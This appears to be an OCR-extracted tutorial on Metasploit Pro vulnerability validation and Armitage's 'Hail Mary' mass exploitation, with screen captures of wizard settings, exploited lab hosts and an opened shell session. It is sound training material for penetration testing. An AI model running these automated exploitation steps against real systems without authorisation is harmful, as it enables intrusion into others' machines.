- Metasploit Pro has a feature called **Vulnerability Validation** to help you save time by validating the vulnerabilities automatically and give you an overview of the most crucial vulnerabilities that can be very harmful for your system.
- It also has an option to classify the vulnerabilities according to their severity.
- Let’s see how you can use this option.
- Open Metasploit Pro Web Console → Project → Vulnerability Validation.




Next, enter the Project Name and provide an easy description about the project.

Then, click the **Start** button.



Click "Pull from Nexpose".

Select "Import existing Nexpose vulnerability data" as shown in the following screenshot.




Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project*
Pull from Nexpose
Tag
Exploit
☑ Generate Report
Nexpose Console
Choose a Nexpose Console...
Configure a Nexpose Console
● Import existing Nexpose vulnerability data
○ Start a Nexpose scan to get data
Select or configure a Nexpose Console.
Cancel
Start

Click Tag → Automatically Tag by OS.

It will separate the vulnerabilities for you.



Vulnerability Validation


This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

□ Automatically Tag by OS

□ Use Custom Tag

Next, go to **Exploit** → **Sessions** and check the option "Clean up sessions when done".

It means when the vulnerability will be checked, there will be interaction between the Metasploit machine and the vulnerable machine.



Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Minimum Reliability: Great

Dry Run
□ Only show exploit information, but do not run


Evidence
□ Collect evidence

Sessions
☑ Clean up sessions when done

Excluded Addresses

Payload Type: Meterpreter
Connection Type: Auto
Listener Ports: 1024-65535
Listener Host:
Auto Launch Macro:
Concurrent Exploits: 5
Timeout in Minutes: 5
Transport Evasion: None
Application Evasion: None
Included Ports: 1-65535
Excluded Ports:

Click **Generate Report** → **Start**.



Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Report is enabled

☐ HTML ☑ PDF ☐ RTF ☐ WORD

Name: Audit-[redacted]1

Report type: Audit

Sections ?

- ☑ Executive Summary and Tags
- ☑ Compromised Hosts
- ☑ Compromised Credentials
- ☑ Discovered OSes
- ☑ Discovered Hosts
- ☑ Host Details
- ☑ Discovered Services
- ☑ Web Sites


Options

- ☐ Mask discovered credentials
- ☑ Include session details
- ☑ Include charts

Excluded addresses ?

Recipients ?

Next, you will see a Validation Wizard. Here, you need to click the **Push validations** button.



45

45/45
HOSTS IMPORTED

15

15
VULNS FOUND

2

2/2
EXPLOIT ATTEMPTS

1
Vuln validations


1
Vuln exceptions

Show 10 entries

Hosts imported

Address	Created
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago
[redacted]	a few seconds ago

You will get the following screen after you have all the list of the vulnerabilities tested.




View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures: ☣ Susceptible to malware attacks 🛡 Metasploit-exploitable 🛡 Validated with Metasploit ⤓ Exploit published ⤓ Validated with published exploit

Total Vulnerabilities Selected: 0 of 137

□	Title	☣	🛡	CVSS	Risk	Published On	Severity	Instances	Exceptions
□	MS11-050: Cumulative Security Update for Internet Explorer (2530548)	☣	🛡	9.3	697	Thu Jun 16 2011	Critical	1	Exclude
□	MS12-063: Cumulative Security Update for Internet Explorer (2744842)	☣	🛡	9.3	562	Tue Sep 18 2012	Critical	1	Exclude
□	MS13-069: Cumulative Security Update for Internet Explorer (2870699)		🛡	9.3	300	Tue Sep 10 2013	Critical	1	Exclude
□	MS13-059: Cumulative Security Update for Internet Explorer (2862772)		🛡	9.3	311	Tue Aug 13 2013	Critical	1	Exclude
□	MS13-055: Cumulative Security Update for Internet Explorer (2846071)		🛡	9.3	327	Tue Jul 09 2013	Critical	1	Exclude

To see the results of the tested vulnerabilities, go to Home → Project Name → Vulnerabilities.




□	Host	Service	Name	Status	References
□	VULN71	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (16 Total)
□	VULNET01X76P0	135/tcp	MS03-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (10 Total)
□	metasploitable.localdomain	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)
□	VULNX86W2K3SP0	135/tcp	MS03-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (10 Total)
□	WIN2KAS5P4	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (16 Total)
□	VULN71	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (16 Total)
□	WIN2KAS	135/tcp	MS03-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2003-0352 (10 Total)
□	metasploitable	80/tcp	PHP Vulnerability: CVE-2012-1823	Exploited	CVE-2012-1823 (16 Total)
□	metasploitable	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)
□	metasploitable	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)

Metasploit - Exploit


- After vulnerability scanning and vulnerability validation, we have to run and test some scripts (called **exploits**) in order to gain access to a machine and do what we are planning to do.

Exploit using Armitage GUI


- We have several methods to use exploits.
- The first and foremost method is to use Armitage GUI which will connect with Metasploit to perform automated exploit testing called HAIL MARY.
- Let's see how it works.
- Open Kali distribution → Application → Exploit Tools → Armitage.



Next, go to **Attacks** → **Hail Mary** and click Yes.




You will see the following screen which would show all the exploits that are being tested.



Launching Exploits...
192.168.1.101:80 (unix/webapp/projectse...

```
[*] 192.168.1.101:22 (linux/ssh/ceragon_fibeair_known_privkey)
[*] 192.168.1.101:80 (unix/webapp/wp_inboundio_marketing_file_upload)
[*] 192.168.1.101:80 (unix/webapp/wp_worktheflow_upload)
[*] 192.168.1.101:80 (unix/webapp/wp_wpshop_ecommerce_file_upload)
[*] 192.168.1.101:80 (multi/http/phpmoadmin_exec)
[*] 192.168.1.101:80 (unix/webapp/wp_admin_shell_upload)
[*] 192.168.1.101:80 (unix/webapp/maarch_letterbox_file_upload)
[*] 192.168.1.101:80 (unix/webapp/wp_holding_pattern_file_upload)
[*] 192.168.1.101:80 (unix/webapp/wp_platform_exec)
[*] 192.168.1.102:139 (windows/smb/ipass_pipe_exec)
```

- Next, you will see the icon of the exploitable system (i.e., the system on which the exploit worked) will turn red in color with a thunderstorm pattern over it.
- At the console, you will see which exploit was successful, with its respective session ID.
- Now you can interact with the machine.




```
msf > sessions -v

Active sessions
===============

  Session ID: 6
        Type: shell php
        Info:
      Tunnel: 192.168.1.103:40041 -> 192.168.1.101:1148 (192.168.1.101)
         Via: exploit/multi/http/php_cgi_arg_injection
        UUID:
   MachineID:
     CheckIn: <none>
  Registered: No
```

Exploit using Command Prompt

- The second way (and probably a little professional way) to use an Exploit is by the Command Prompt.
- From the Vulnerability Scanner, we found that the Linux machine that we have for test is vulnerable to FTP service. ✓
- Now we will use an **exploit** that can work for us.
- The command is −

msf > use “exploit path”

